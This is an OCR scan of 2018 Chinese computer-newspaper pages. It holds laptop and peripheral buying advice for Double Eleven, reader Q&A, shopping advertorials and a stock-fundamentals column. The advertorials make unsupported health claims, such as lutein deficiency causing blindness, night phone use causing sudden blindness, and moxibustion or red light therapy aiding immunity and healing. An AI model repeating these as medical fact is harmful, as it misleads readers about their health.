站长: Rival 300s 是 Rival 300 的改进版,两者外形、手感完全相同,只是 Rival 300s 采用的是与 PixArt 原相合作打造的 TrueMove1 光学传感器,支持 1:1 追踪,有了这个技术就能让鼠标的移动与屏幕上光标的移动完全一致,没有跳帧和延迟,提升了玩家操作的精准度。所以 Rival 300s 性能更强、定位更精准,更能发挥出玩家的操作水平,所以不用纠结啦,肯定要选这款。

参考价格:239元

责编:张毅 组版:向海蓉 责校:杨军
日期:2018.10.22 投稿邮箱:pcw-advice@vip.sina.com

这些坑一定要避开！双十一笔记本选购热身

剁手也好败家也罢，这一年到头，就盼望着双十一能够“拣点便宜货”了，不过消费者巴望着厂商大放血的同时，厂商与电商平台何尝不是盘算着是否能趁大促捞一笔或者将库房里尘封许久的滞销品清仓。不少电商平台都已打出双十一的招牌，为产品和活动预热的同时，坑也挖下了不少……

8代酷睿同样有鸡肋存在

趁着双十一大促清理库存产品无可厚非，而每次提到这个话题，不少读者第一反应恐怕就是 7 代酷睿产品了，i7-7700HQ/i7-7500U 一类处理器混杂在促销的游戏本或轻薄本中，强调 i7 前缀的同时，弱化 7 代酷睿在性能上的不足，这样的伎俩虽然玩了很久了，可在双十一大促，各种秒杀、抢拍氛围的渲染下，难保消费者不会头脑发热，买下这些性能鸡肋的过气产品。

电商平台携手厂商趁双十一大肆甩卖 7 代酷睿笔记本是毫无疑问的，但 8 代酷睿新品同样存在浑水摸鱼的情况。Whiskey Lake 平台新一代 i5-8265U 已经开始在主流市场铺货，不少一线品牌都上架了搭载该处理器的产品，但问题是即使一些国际一线大厂在推出新品时，其散热设计和散热模块基本上相比 i5-5250U 机型没什么改变，在散热压力下，处理器性能其实很难得到提升，而价格却往往贵上 500 元左右，这样的坑比 7 代酷睿处理器产品更难避开，一定要多加小心。当然，本身 i5-8265U 在无线、音频等方面还是有所改进的，价格如

果同 i5-8250U 机型能做到一致，还是可以考虑购买。

除了 7 代和 8 代处理器暗藏玄机外，多代移动显卡并存的局面同样令显卡问题多多，尤其是 MX150 显卡。如果时光退回两年甚至一年以前，称 MX150 为游戏显卡似乎也没多大问题，可当下，MX150 的性能和定位就有些鸡肋了，对于轻便型笔记本而言，搭载一块 MX150 显卡对整机性能提升还是有帮助的，但对于游戏本而言，MX150 性能就有些不够看了，尤其是在 1080P 屏幕成为标配的今天，即使是入门级网游，1080P 高画面设置下 MX150 都吃不消了。

小心照骗与营销话术

电商卖的就是照片——这句话虽有失公正却又多少写出了现实，大多数消费者在购买笔记本的时候，对于决定产品携带性的外观设计通常只能看照片，而电商平台在产品照片的处理上真的令人叹为观止。

电商图片中的笔记本往往款款都是超薄、个个都是窄边框，但现实和图片的差距早已让消费者学乖了，明白直接看数字参数，但金属拉丝工艺的照片却是塑料机壳 + 拉丝图纹呢？对于照片给我们的印象千万不能想当然。

而话术方面，满血版显卡已经是老套路了，USB 3.1 这些接口细节话术显然更“好玩”一些，同样 USB 3.1 接口，USB3.1 Gen1 以及 USB3.1 Gen2 两个标准无论是厂商还是电商平台，人家真的会告诉你吗？USB Type-C 更是话术游戏的重灾区。

双十一优惠不少，同样陷阱也不会少，除了以上要注意的问题外，后期我们会在“购机帮你评”上及时分享一些超高性价比的产品，希望大家都能在双十一期间选购到满意的笔记本产品。

超低价笔记本与电商特供版

虽然有着回馈消费者、厂商和消费者互动等等论调存在，但价格对于双十一而言的确是属于核心构建元素的存在。超低价一直都是不少二三线甚至杂牌笔记本的制胜之道，其对于电商流量获取、关键词购买等营销手段运营非常熟练，加上亮瞎眼的价格，很大概率在双十一的时候鱼目混珠。

对于价格美丽但配置模糊、品质存疑的超低价笔记本，能做的其实只是抵御住诱惑就可以了，看看可以，但绝对不掏腰包。

相对于价格明显有问题的超低价笔记本，电商特供版笔记本反而是最麻烦的存在，不同于空调、燃气灶等家电产品，笔记本厂商通常不会在产品型号命名或包装上直接打上“电商特供”或“网络专供”的标签，但双十一“线上线下一个价”口号下，消费者往往发现很多电商热卖或热推机型，根本无法在线下实体店找到，线下店铺销售人员会明确告知某品牌型号只

有电商平台才有销售。这类产品通常问题不大，大多笔记本厂商只是出于保护线下渠道的思路做产品型号区隔而已，一些“天猫定制款”或“京东独家”反而是平台和品牌携手打造的爆款产品，可以多加关注。

另一类定制版则属于电商平台上的商家“店铺定制”，商家拿到厂商的产品后，通过自行添加硬盘、内存，调整笔记本整机配置以在价格上做细分，满足不同人群的需要，对于这类产品，消费者一方面要清楚计算一下店铺定制的成本和最终售价，更要询问下店铺自行添加的内存或硬盘型号规格，谨防奸商混入杂牌配件。

华硕顽石热血锐龙版(YX570ZD2500)消费者体验报告

不错的性价比令华硕顽石系列笔记本初上市便引起不少玩家关注，不过在竞争已经白热化的 Intel 阵营，顽石系列笔记本高性价比的特点表现并不明显，而随着 AMD 锐龙移动平台正式进入主流市场，其在不少轻薄本上已经取得不俗成绩，华硕顽石热血锐龙版(YX570ZD2500)将锐龙处理器同 NVIDIA GeForce GTX 1050 独显相结合，不到 5000 元的售价杀入主流网游本市场，迅速成为市场的焦点。

值得点赞

整机性价比较高
配置均衡，定位准确
全高清分辨率IPS雾面屏
全键盘操作体验出色
支持快充

有待改进

拆机维护较难

- 15.6英寸(1920×1080)
- AMD R5 2500U
- NVIDIA GeForce GTX 1050
- 8GB
- 256GB SSD
- Win 10
- 1.9kg

本机价格 **4999元**

消费者综合评价 **8.3分**

消费者:叶槿
职业:计算机系大二学生

预算有限的情况下想要笔记本性能好一些又不甘心 MX150 显卡，看了一圈后敲定了华硕 YX570，最满意的显然是 GTX1050 显卡了，各种优惠和赠品算下来才 4500 元出头的到手价，而且拿来用了几天发现 AMD R5 2500U 完全没问题，《英雄联盟》这样的主流网络游戏，在高画质下轻松拿到 60fps 以上的成绩，足够满足我日常体验了，当然，如果是想买来玩《使命召唤》一类要求较高的游戏，建议按照推荐画质来。

消费者:张勇
职业:新媒体编辑

最开始选择搭载锐龙 5 APU 的顽石热血版 YX570ZD2500 还是看在价格和华硕的品牌口碑上，对于 AMD 锐龙处理器还真没太大信心，可用了一段时间后真的非常惊喜。本身 GTX 1050 对于图片编辑、微视频剪辑等应用都有些“大材小用”，而且 AMD R5 2500U 处理器在《战地》《古墓丽影》这些游戏中的表现也超出预期。而作为一名需要高效文字输入的新媒体编辑，1.4mm 键程的全键盘也非常舒服，的确是款性价比极高的产品。

消费者:李昕睿
职业:英语专业大一学生

买笔记本主要是为了在寝室看剧的，15.6 英寸的顽石 YX570 或许携带起来没那么方便，但看剧更需要它的大屏，除 IPS 屏幕色彩不错外，SonicMaster 美声大师和 AudioWizard 音效调节带来的音效也相当棒，而且 GTX 1050 偶尔打打网游也是很好的体验。另外，YX570 支持快速充电，在休眠或关机状态下，49 分钟就可以恢复 60%电量，食堂吃个饭回来就可以继续玩了。

最近各家都在出新品,牛大叔想说的是:如今的新品不缺性能,但也不缺猫腻。笔记本的性能越来越强,但猫腻反而越来越多了,各种狗血的压缩成本,各种奇葩机型层出不穷,所以,大家在购买前一定要关注购机帮你评微信公众号,在后台提问。描述清楚自己的预算、应用(用来干什么)、机型类型和尺寸,以及品牌喜好,牛大叔团队会人工回复你,帮你推荐和抉择。

也请大家把购机帮你评微信公众号推荐给你的同学、朋友,这样你也可以摆脱"帮助购机 = 终身质保参考"的烦恼啦 ^__#。

欢迎扫描左侧二维码关注购机帮你评!

牛大叔购机经验谈

中档轻薄本提价,大家可以重点关注两款低价位轻薄机型

很多人买轻薄本的预算是 5000 元左右,在这个价位上,以前的确可以买到两款比较不错的机型,一个是惠普的 Envy 13,一个是戴尔的灵越 7370。这两款机型重量都在 1.3kg 左右,全金属机身,后者还有指纹识别和强劲的性能释放,屏幕方面都是 72%NTSC 高色域 IPS 屏,扬声器也都不错,也都有键盘背光设计,所以算是颜值和综合使用体验都不错的中档轻薄本产品。

不过,随着 Whiskey Lake 新款第八代酷睿 U 处理器的发布,这两款机型都进行了升级。前者升级 i5 8265U 后,模具做了一点细微的调整,在机身后部引入了所谓的"大马士革刀花纹",然后价格就直奔着 6000 元去了,性价比顿时大跌。而后者从灵越 7370 升级到了 7380,处理器从 8250U 升级到了 8265U,SSD 也从 SATA 总线款升级为 PCI-E 款,价格也变成了 5999 元。所以,预算 5000 元左右,现在就买不到这两款曾经的经典中档轻薄本了。

当然我们依然有丰富的选择,大家可以重点关注两个机型:第一款就是低价神机戴尔 Vostro 5370。这款 1.39kg 的 13.3 英寸轻薄本搭载了高色域 IPS 屏、背光键盘、超强的性能释放,而且带指纹识别(整合在电源键上),且能升级双通道内存,算是戴尔旗下的"超级甜品机型",之前一直是 4299 元左右的价格(直销渠道议价购买),如今它升级到了 PCI-E SSD,弥补了唯一的短板,价格在 4499 元~4599 元,性价比依然坚挺。第二款就是新近推出的惠普星 13,一款 13.3 英寸 1.3kg 轻薄本,它也有指纹识别功能,也带有高色域 IPS 屏,价格 4899 元左右,外观比 Vostro 5370 时尚一些,边框更窄。换句话说,以后 5000 元左右的高性价比轻薄担当就主要靠星 13 了,而 5000 元之内的性价比之选就是 Vostro 5370 新款。我们也会在购机帮你评微信后台重点推荐这两款产品。

高频问题解答

Alienware m15 是 144Hz 高刷屏轻薄游戏本

Q:最近看到戴尔推出了一个红色的轻薄款游戏本 Alienware m15,但京东貌似没有卖的。另外,这款机型还是渣 60Hz 屏吗?重量如何?

全新的 Alienware m15 在存储端可选 32GB 内存 / 双 512GB PCI-E SSD 的豪华配置

A:Alienware m15 是 15.6 英寸的轻薄款游戏本,处理器是八代酷睿 i7 8750H,显卡可选 GTX 1060 或 1070Max-Q。按照官方的说法,该机的"平均重量"是 2.16kg——这大大低于戴尔主流家用游戏本 2.7kg 左右的重量(比如 G5/G7 系列),比常规款的 Alienware 15/17 就轻得更多了。该机的屏幕不再是 60Hz 的普通 IPS 屏,而是 144Hz/72%NTSC 色域高刷高色域屏。目前该机处于预售阶段,所以只有戴尔直销渠道有货,大家可以在官网了解后拨打 400 885 8555 直销电话议价购买,或者是去官方微信商城议价购买(原价购买就亏大了哟)。

买白色款主机要注意两个问题

Q:最近看到不少厂商都推出了白色款的游戏主机,特别漂亮,比如华硕的 ROG,机械革命也有。但是我发现白色款的机型好像很贵啊,是因为做白色不容易吗?另外这些机型有没有要注意的地方?

A:PC 世界里面有一个重要原则就是:量越大,成本就可以做得越低。而桌面机里面,量最大的,就是黑色机型——所以黑色款的确会便宜一些,相应的,白色款就相对贵一些,这个很正常。另外,厂商往往会在白色款里面融入更多新颖、漂亮的设计,这也是要花钱的。你非常聪明,问到了注意事项。买白色款的桌面主机,还真的有几个问题要注意:1. 现在大量对产品的了解都是在电脑上进行的,但是很多白色款机型实际的外壳质感并不如图片上出色。2.白色款机型有个无法避免的问题——不耐脏。一定要特别注意环境的整洁。如果你是在自己家里用,我们觉得问题不大。如果你是在寝室等环境使用,那我们建议你还是放弃白色外壳。

白色款主机从图片上看很漂亮,但实际使用过程中有可能迅速变脏,这是一个非常大的问题

轻薄本抉择,在续航、轻薄和扬声器三个要素中可牺牲的是扬声器

Q:我经常出差,所以必须买轻薄本,但遇到痛苦的抉择问题。简单来说就是我看中了几款机型,各有利弊,有的是续航长,有的扬声器好,有的特别轻薄,但没有一个是完美的。比如特别轻薄的扬声器很一般;续航长的不算最轻薄;扬声器好的续航差一些。牛大叔的建议是?

A:我的建议是放弃扬声器好但是续航差的。或者说:在续航、轻薄和扬声器三个要素中抉择,我认为可以放弃的是扬声器。因为在差旅环境中,扬声器经常是用不到的——再好的扬声器,你也不能在飞机 / 火车上,不能在会议室里放出声来,更多时候还是靠耳机。但长续航和足够轻薄带来的优势是每时每刻能够感受到的。所以如果非要抉择,就牺牲扬声器这个点吧。剩下两个机型,你应该好选择一些了。另外再给你一个建议,请优先考虑能 180° 展平的机型,在飞机、火车等狭小的环境,这个设计可以让你立着脑袋就能看片儿。

游戏本暂无降价的迹象,实质性降价至少等双十一

Q:目前已经 10 月下旬了,第九代酷睿桌面处理器发布了,新的 RTX2000 系列显卡也开始卖了,台式机都在升级,游戏本是不是这些天也该降价了呀?毕竟都要到年底了,往常都有一波降价呀。

A:很遗憾,游戏本方面,就我们目前看到的情况,热销机型不仅没有降价,反而还在小涨价,比如机械革命的 X8Ti GTX 1060 普通配置款都卖断货了,高配版本又涨价了。即便是备货充足的国际厂商主流机型,价格也是纹丝不动,GTX 1060/1050Ti 款的价格都非常稳定。大家要知道,市场中台式机的出货量是远不及笔记本的,所以台式机尽管有新品,对笔记本这端的影响并不大——更何况台式机的新品价格更高,和"降价"没有半毛钱关系。我们预计游戏本实质性的降价至少是双十一期间了,毕竟那时搭载新显卡的游戏本也临近了。

戴尔购机 QA

购机咨询热线　热线电话:4008859895
服务时间:工作日　8:30~18:30　周末及节假日　9:00~17:00

戴尔购机 QA 是戴尔直销专为消费者设立,帮助大家解决选购 PC 产品中遇到的问题,如配置选择、应用需求分析、戴尔机型最新报价、戴尔与其他品牌机型对比等,欢迎大家拨打热线咨询。

戴尔全系升级 PCI-E SSD,也包含甜品机型 Vostro 5370

Q: 打算买台便宜好用的高色域屏轻薄本,通过购机帮你评微信发现了 Vostro 5370,评价很高,用"一代神机"形容 Vostro 5370,而且价格便宜,让我很激动。不过后来发现好像这个机器有些渠道没有了,特别是集显版。另外在京东发现了升级到 PCI-E SSD 的款型。想问问这个机器是要做全面升级了吗?是不是其他配件也会升级呢?

A: 戴尔的笔记本的确在做全方面的升级,尤其是 SSD,全部从 SATA 总线升级到 PCI-E 总线款,所以你在京东看到的升级款就是这样来的。Vostro 5370 的升级目前仅限于 SSD,所以你不用担心,可以放心购买。你看到部分渠道没有货的情况,也是暂时的。

灵越5488有集显款,价格仅4888元

Q: 现在戴尔推出了很多 i5 8265U 处理器机型,其中灵越 5488 有指纹识别,有 PCI-E 总线 SSD,还有网线和 SD 读卡器,感觉功能很全,很喜欢。不过我是不玩游戏的,MX150 对我价值不大,想问问该机是否有便宜点的集显款?或者是否有更高性价比的机型?

扫码进戴尔官方微信商城

A:灵越 5488 是有集成显卡款的,功能方面除了显卡外完全相同,符合你的需求。推荐配置是 i5 8265U/8GB/256GB SSD/ 集显,近期促销,银色款价格只要 4888 元,而粉色和金色会略贵 100 元~200 元。综合来看,这个价格上,灵越 5488 依然是功能齐备,且性价比相当高的存在,所以也是你的最佳选择。

责编:叶家余 组版:毛毛 责校:杨军
日期:2018.10.22 投稿邮箱:pcw-advice@vip.sina.com

不知不觉又快到了一年一度超级剁手日,师姐知道很多朋友都铆足劲准备在双十一囤货一波。但掐指一算也还有十几天,那么在双十一之前,还有什么值得买以及双十一价格不会降反而可能升的刚需好物呢?今天师姐就给大家选出了5款产品,赶紧来看看吧。

听师姐一句话,这些好物在双十一之前入手才买得值

日本柳屋生发液

89元

手机淘宝扫一扫
go.icpcw.com/sfy.htm

师姐前几天看见了一个有趣的评论:摸摸头顶,财发两空。不瞒大家说师姐也有一丢丢脱发的迹象了……所以今天以身作法给大家推荐这款柳屋生发液!

其实柳屋在日本已经有上百年历史了,在日本的生发防脱产品榜单中,柳屋永远排在前面。使用起来也很简单,每天使用2到3次,滴适量的生发液到头皮,然后轻轻按摩就可以了。或者是在洗完头发,擦干之后,滴几滴按摩直到吸收,然后用吹风机吹干头发,这样的效果是最好的。用完之后的十几分钟内,头皮会有很爽快的清凉感,说得具体一点呢,感觉就像是把兑水的风油精擦在了头皮上哈哈哈……为什么这么有效呢?因为它的成分都是一些天然的中草药,比如苦参、当归、龙胆等。总结下来,柳屋的生发原理主要就是:控油——抗菌——促进头发代谢。所以赶紧Get起来,脱发可不等人!

日本干湿巾拖把

39元
(两根减10元)

手机淘宝扫一扫
go.icpcw.com/jdtb.htm

关于做清洁这件事,师姐就有话要说了,拖地真的是一件很累的事好吗!师姐拖一间房就觉得累,更别说妈妈们要做全家的清洁了。于是师姐找到了这款来自日本的inWEJIA静电拖把,没有用过这种类型的朋友一定要试试!

用之前需要手动把干/湿巾安装在拖把头上,用完之后取下来扔掉,但是因为使用感太棒了这点小问题就忽略不计啦。一个套装包含拖把、一包湿巾和三包干巾,干巾采用了超厚实纤维+网面结构,同时有石蜡添加,可以养护地板。而湿巾含有表面活性剂和除菌抑菌成分,能除菌抑菌、锁尘去污。用的时候可以先用干巾进行清洁,因为有静电吸附功能,对家庭中宠物毛、毛发、尘螨、皮屑有很强的吸附作用。然后再用湿巾进行二次清洁,就可以有效去除地板上的多种细菌啦。除了擦地,湿巾也可以用来擦沙发、餐桌、儿童玩具等生活用品哦。

自己在家也能做的艾灸条

三盒35元

两盒送灸盒
三盒送一盒

手机淘宝扫一扫
go.icpcw.com/ajt.htm

作为一个养生Girl,师姐偶尔会去做做理疗,除了肩颈放松,另一个就是艾灸了。用现代科学角度来看,其实与红外线暖身子类似,艾灸通过对局部皮肤进行温热刺激,促使毛细血管扩张,从而加强代谢,起到调理与调节免疫的作用。

师姐给大家推荐的这款就是在家能自己做的艾灸条,它采用的是湖北蕲春的蕲艾绒,艾绒比例为30:1,算是挺不错的比例了。使用起来也很方便,点燃艾条后,放进附带的小盒子里,盖好盒盖后调节绑带的长度,就可以绑在手臂上进行艾灸啦。等到5分钟后,柱内温度可达恒温30~42℃。给老人、儿童等皮肤敏感者施灸时,可以在底部垫上一片生姜。其间看书或是做其他事并不影响,但要避开易燃物品哦。艾灸柱可以持续灸20分钟,灸完皮肤表面会凝结一层淡黄色艾灸膜,冲洗掉就OK了。

来自美国的记忆坐垫

118元起

手机淘宝扫一扫
go.icpcw.com/jyzd.htm

师姐作为一名办公室码字党,每天一到下午臀部就痛痛的,就是因为坐太久没有站起来运动,而椅子又太硬。虽然可以用坐垫,可是用久了之后就会被坐扁,也是个消耗品啊……所以可怕的事来了,体重没见长,胯骨却肉到消失了,更是坐出了直观且扁塌无形的臀部(哭哭)。

师姐也种草日本的矫形坐垫很久了,可代购麻烦,500+的价格也让人觉得有点肉疼。紧身牛仔裤什么的,就下辈子再见吧!所以我们得从源头解决,好的坐垫能改善人的坐姿,于是师姐给大家找到了这款记忆棉美臀坐垫。这款性价比还是比较高的,因为坐垫本身为记忆棉的材质,用手指轻轻戳可以戳出凹痕,但整个人坐上去,又能起到恰好的重力分散,不至于变形。这样一来,大腿中部与臀部两侧都能得到舒服的支撑,非常适合办公、开车与居家一族。

德国叶黄素护眼胶囊

两盒169元

手机淘宝扫一扫
go.icpcw.com/hyjn.htm

最近师姐觉得眼睛经常容易酸涩,游戏党、加班党、追剧党肯定懂师姐的感受,用眼过度加上长期的强光刺激,新闻上说的有人半夜玩手机突然失明,就是这样发生的!于是师姐开始寻找保健品,在查资料的时候,发现对眼睛最有用的元素之一就是叶黄素了,这次要安利的就是这款德国叶黄素双心护眼宝胶囊啦。它是德国魁士药业的第一保健品牌,也是德国最老的保健品牌之一。

叶黄素是一种天然的视觉营养元素,主要存在于绿叶蔬菜等植物中。在我们的视网膜黄斑区,蕴含着大量的叶黄素,如果缺乏太多眼睛就会失明,长期疲劳用眼的话就会加速消耗。而叶黄素在体内无法合成,只能通过外界补充。所以,不管是保护视力,还是提高视力,补充叶黄素都是非常有效的方式。这款胶囊每盒是30粒,按照一天一粒的吃法,刚好是一个月的量哦。

双十一要来了,大家准备好了吗!

微信扫一扫
关注"电脑报帮选"

朋友们,双十一要来啦,大家有想好买什么东西吗?师姐这几天就开始在做功课对比价格了,每天都好疲惫哦,emmm还是因为穷。所以你们有什么推荐的在双十一值得囤货的好物吗?可以私信师姐给我说说啊,我们一起薅羊毛嘿嘿。

同时为了让大家更方便找到师姐安利的好物,你们在微信聊天界面输入对应的关键词就可以获得购买链接和二维码哦。除此之外,师姐每天还会给大家科普一篇冷知识,天南海北啥都聊!想知道的话就快扫一扫二维码。除了会给大家科普冷知识外,师姐也会给大家讲一些好玩有趣的东西,比如一些新奇但实用的小玩意儿,甚至大家觉得有什么不错的好物也可以告诉师姐,我们了解之后会推荐给大家哦。

如果大家不方便扫描二维码,可以在我们的微信服务号(电脑报帮选)中发送关键字"41"(也就是对应的报纸期数),师姐会给你提供购买地址哦。

这是我今年买过最有设计感的产品,没有之一!

小师妹很小的时候,特别喜欢在手腕或纸上画手表,不知道正在读报的你们是否也有过一样的经历。画的手表虽然不会走,但是却实实在在地让年幼的我感到开心。不过现在,小师妹已经有了一块比画的手表更炫酷的“纸手表”,了解一下?

纸做的手表,不会破?

说到手表,成功人士都有一块金光闪闪的名表,而潮男的手表不需要太贵,只要标新立异就好。现在,真的就有这么一块标新立异的手表,它叫做 PAPER WATCH。虽然名字听着很土,但是,好看是真的好看,好用也是真的好用!它的表芯是一块 LED 显示器,而表的身体则是一张纸。那么问题来了:纸做的手表,不会破吗?嘿嘿,PAPER WATCH 可不是用普通的纸做的,它是由杜邦研发的高密度聚乙烯合成纸 Tyvek 制作。它像普通纸一样轻薄,和薄膜一样防水,跟布一样耐撕扯!

杜邦纸纤维细密,日常遇水不会轻易渗透,就算泡在水里 48 小时依然可以正常运行。这种纸还坚韧无比,复原性极好,两个人用力拉扯,也不会轻易撕烂。总之,这款表就是非常抗揍。既然这么抗揍,那一直戴在手上行不行?肯定行啊!这块表续航时间长达 2 年,电池还可以更换,只要你喜欢,随!便!戴!

“卫特强”真的很强!

Tyvek 中文名译为“卫特强”,这名字真的是土得不行了……但是,这种合成纸功能强大,现在已经被广泛商用,做包、做鞋、做衣服都不在话下。得益于 Tyvek 轻便的特性,PAPER WATCH 真的很轻盈舒适,仅重 23g。给大家举个例子,一包小的旺仔 QQ 糖只有 23g,而 PAPER WATCH 等同于 6 颗软糖的重量。除了材质在防水耐撕扯轻盈等方面炫酷,PAPER WATCH 的使用方法也一点不复杂!只需轻轻一点 LED 屏幕,就能点亮屏幕显示时间,再按一下就会显示日期,第三次按显示秒数(PS:在阳光等强光下,需要一点阴影才能看清时间)。并且,它不需要像普通的手表一样系表带,PAPER WATCH 采用的磁铁式设计,佩戴超级方便,一扣、一拉,完美!

选择强迫症该犯了!

不要以为它只有简单的一两种画风,它可是纸做的啊!纸的风格想怎么换就怎么换好吧?这款手表不仅外观设计逼格满满,风格也非常多变,一共有 17 种画风,在简约感、科技感上完全可以满足不同颜控的需求呢!只是,如果像小师妹这样的强迫症患者可能就比较难选了,因为都很好看啊……自从小师妹入手了这款手表后,回头率直线飙升,走路都有点飘了(哈哈)。不说了,我还要去拍两块送男友送闺蜜,早买早开心……

(满268省20元)
go.icpcw.com/zbs.htm
手机淘宝扫一扫

一个能折叠的气泡红光理疗足浴盆?

近来秋风乍起,旦暮微凉(师姐还是很文艺的哈),新一波的“养生季”到了!比起保温杯泡枸杞,可乐配党参的 90 后朋克养生,资深养生小主们已经学会了釜底抽薪养生大法——泡脚。

折叠后的高度只有拳头大小

众所周知,脚是人的第二心脏,掌控着各大穴位,一旦受寒,牵一发而动全身。说到这个,师姐深有体会,自从逃离老妈的视线,经常神经质地学习明星们“下半身失踪”的穿法,甚至冬天只穿一条单裤,结果被冻得半死,只有泡脚才能全身通透满血复活……除了年轻人,老年人的长寿秘诀也离不开泡脚,热水泡一泡,不仅舒筋活络、解乏,还睡得好!

然而,普通的塑料盆,水温很是任性啊,不是“烫猪蹄”就是用体温反补水温(扎心了)。木盆保温效果倒还可以,但是收纳困难、笨重,如果不是家家都在用燃气,估计早让你劈了当柴烧了。所以师姐今天给大家安利一款足浴盆,不仅能折叠加热,还能按摩足底进行红光理疗,简直全身完美无尿点!

刚拿到足浴盆的时候师姐还吐槽:这么浅,怕是只能泡足底吧,鸡肋!鸡肋!收到四面八方朋友们发射的“怕不是个傻子”的眼神后才顿悟:人家是可以折叠的。没错,折叠就是它最大的亮点!不用的时候折叠起来,重 2.3kg,拿着很方便,一点也不重。不用担心折叠次数多了会用不久,因为足浴盆采用的是硅胶材质,所以十分耐热耐用。折叠后的高度只有 11 厘米,相当于一个成人拳头的宽度,放在沙发底、柜底、床底或者柜子和墙壁的缝里都可以,随手一塞很省事。

气泡按摩+红光理疗

使用起来也很方便,不像一般的水盆,洗脚必须倒入开水,然后再根据情况不断兑水,麻烦得很。这款足浴盆使用起来就 so easy 了。打开足浴盆,放入冷水,启动电源开关,就开始加热了!水温会恒定在 40℃左右,暖烘烘的,还不会很烫,超级舒服的。如果觉得水温太高或者太低,也可以通过按键进行调节。师姐贴心地提醒大家一下,每次浸泡时间以 10~20 分钟为宜,再舒服也不要贪盆哦。

除此之外,师姐还很喜欢的一点是足浴盆的底部有个气泵,加热时气泵工作,在空气的作用下形成不断涌动的小气泡,包裹着你的脚丫进行按摩,咕嘟咕嘟的感觉谜之舒服。而且盆底还遍布了很多白色凸点,同样具有按摩功效,脚底在光滑凸点上摩擦,配上振动简直就是人工马杀鸡!足浴盆还配备了红光理疗的效果,内置的两个红光照射灯能针对各个穴位进行足疗按摩,还有助于伤口愈合哦。

尽管足浴盆已经很优秀了,但是师姐知道还不能满足你,因为坐着和弯腰的距离我也不想跨越。所以安心啦,遥控器是这款足浴盆的标配。开关、加热、气泡、红光四个按键,操作一目了然,不用学就会,不必担心长辈不会用。更不用担心泡脚的时候会漏电走电,足浴盆前面有防水遮挡面板,能防止水不小心洒出来。漏电保护阀技术、水电隔离安全设计,让爸妈放心大胆地泡!

所以啊,不管是自己用还是送给长辈,师姐都觉得这款足浴盆绝对是必入的秋冬好物,赶紧 Get 起来吧!

178元
(领券减20元)
go.icpcw.com/zyp.htm
手机淘宝扫一扫

如果大家不方便扫描二维码,可以在我们的微信服务号(电脑报帮选)中发送关键字“41”(也就是对应的报纸期数),师姐会给你提供购买地址哦。

理财学院 欢迎大家加入电脑报理财群:329789299,验证码:理财之家。

怎么理解基本面恶化

@董师傅

价值投资最看重的是基本面,基本面较好的公司可以长期追踪,基本面有所改善的公司也可以关注,而基本面恶化的公司就要规避了——此类公司的股价大概率是不断走低。那怎么判断一家公司基本面恶化呢?不同的人理解方式不一样,个人认为可以依据如下标准来判断。

财报造假

不管公司所处的行业如何、公司的产品竞争力如何,一旦公司出现财报造假的丑闻就一定要规避,这是基本面恶化最重要的标志,不要心存幻想股价还可以东山再起,在监管趋严的当下此类公司大概率会一蹶不振甚至退市。

需要注意的是这里说的财务造假不包括正常的财会调剂手段,而是重大欺骗,例如虚构客户和供应商、虚构资金流、虚构经济业务、虚构重大海外项目等,目的就是增加营业收入和净利润,从而获得一个好看的财报数据。譬如,雅百特于2015年至2016年9月通过7个国家和地区的50多个公司走账,虚构了海外工程项目、虚构国际贸易国内贸易从而累计虚增营业收入约5.8亿元,累计虚增净利润近2.6亿元。

毛利率大幅下滑


公司毛利率出现大幅下滑,也是基本面恶化的重要指标。一般来说,公司会给出毛利率大幅下滑的理由,大多数情况是产品的竞争力出了问题(例如药品专利到期,仿制药蜂拥而至就会导致毛利率大幅下滑),市场份额出现了下滑,公司的护城河消失等。当然,还有一种情况是公司处于转型期,一时碰到了困难,因此不能一棒子打死,如果成功转型还有机会东山再起的。

重要股东大幅减持

如果重要股东小幅度减持、数额不大并不影响基本面,如果是大幅减持甚至是清仓式减持问题就严重了,说明不看好公司的未来,而重要股东比普通人更了解公司,因此也可以说公司基本面出现了恶化。例如,马化腾不断减持腾讯控股的股票,但减持数量少对股价没有影响,而腾讯第一大股东Naspers宣布减持2%股份后腾讯控股的股价就走上了一路下跌的道路。

碰到黑天鹅事件

行业或者公司的黑天鹅事件也会导致基本面恶化,例如贵州茅台的塑化剂事件、三鹿的三聚氰胺事件、双汇的瘦肉精、疫苗安全事件等,都会对公司和行业造成较大的冲击,严重的会影响好几年的业绩,股价也会阴跌数年,因此碰到黑天鹅事件需要尽快脱身,然后密切关注等到风平浪静后可以从基本面改善的角度抄底。想想贵州茅台、伊利股份的走势是不是这样!



江苏雅百特科技股份有限公司

关于公司因涉嫌犯罪案被中国证监会移送公安机关的公告

本公司及董事会全体成员保证公告内容真实、准确和完整,没有虚假记载、误导性陈述或重大遗漏

江苏雅百特科技股份有限公司(以下简称"公司")于2018年7月4日收到了深圳证券交易所发来的《关于通报江苏雅百特科技股份有限公司涉嫌犯罪案被中国证监会移送公安机关的函》(中小板函【2018】第5号),现对该函件内容公告如下:

"2018年7月3日晚间,我所接到中国证监会稽查局《关于通报江苏雅百特科技股份有限公司涉嫌犯罪被依法移送公安机关情况的函》(稽查局函〔2018〕576号)。

根据该函,2017年4月6日,中国证监会对江苏雅百特科技股份有限公司(以下简称"雅百特")涉嫌信息披露违法违规等行为立案调查。经查,雅百特在2015年报虚增当期营业收入及利润。根据《中华人民共和国刑法》及《最高

证监会对退市制度修改完善后首例因上市后财务造假而退市的公司

本文仅代表个人观点,跟本报无关。股市有风险,投资需谨慎,本文仅作参考,实际盈亏自负。

Q&A 问答

万科股价相对强势

@Carey: 董师傅,万科还能拿着吗?网上有好多攻击万科的文章,感觉地产股不妙呀,可地产股相对跌得少,换其他股票也不妥当,比较迷茫。

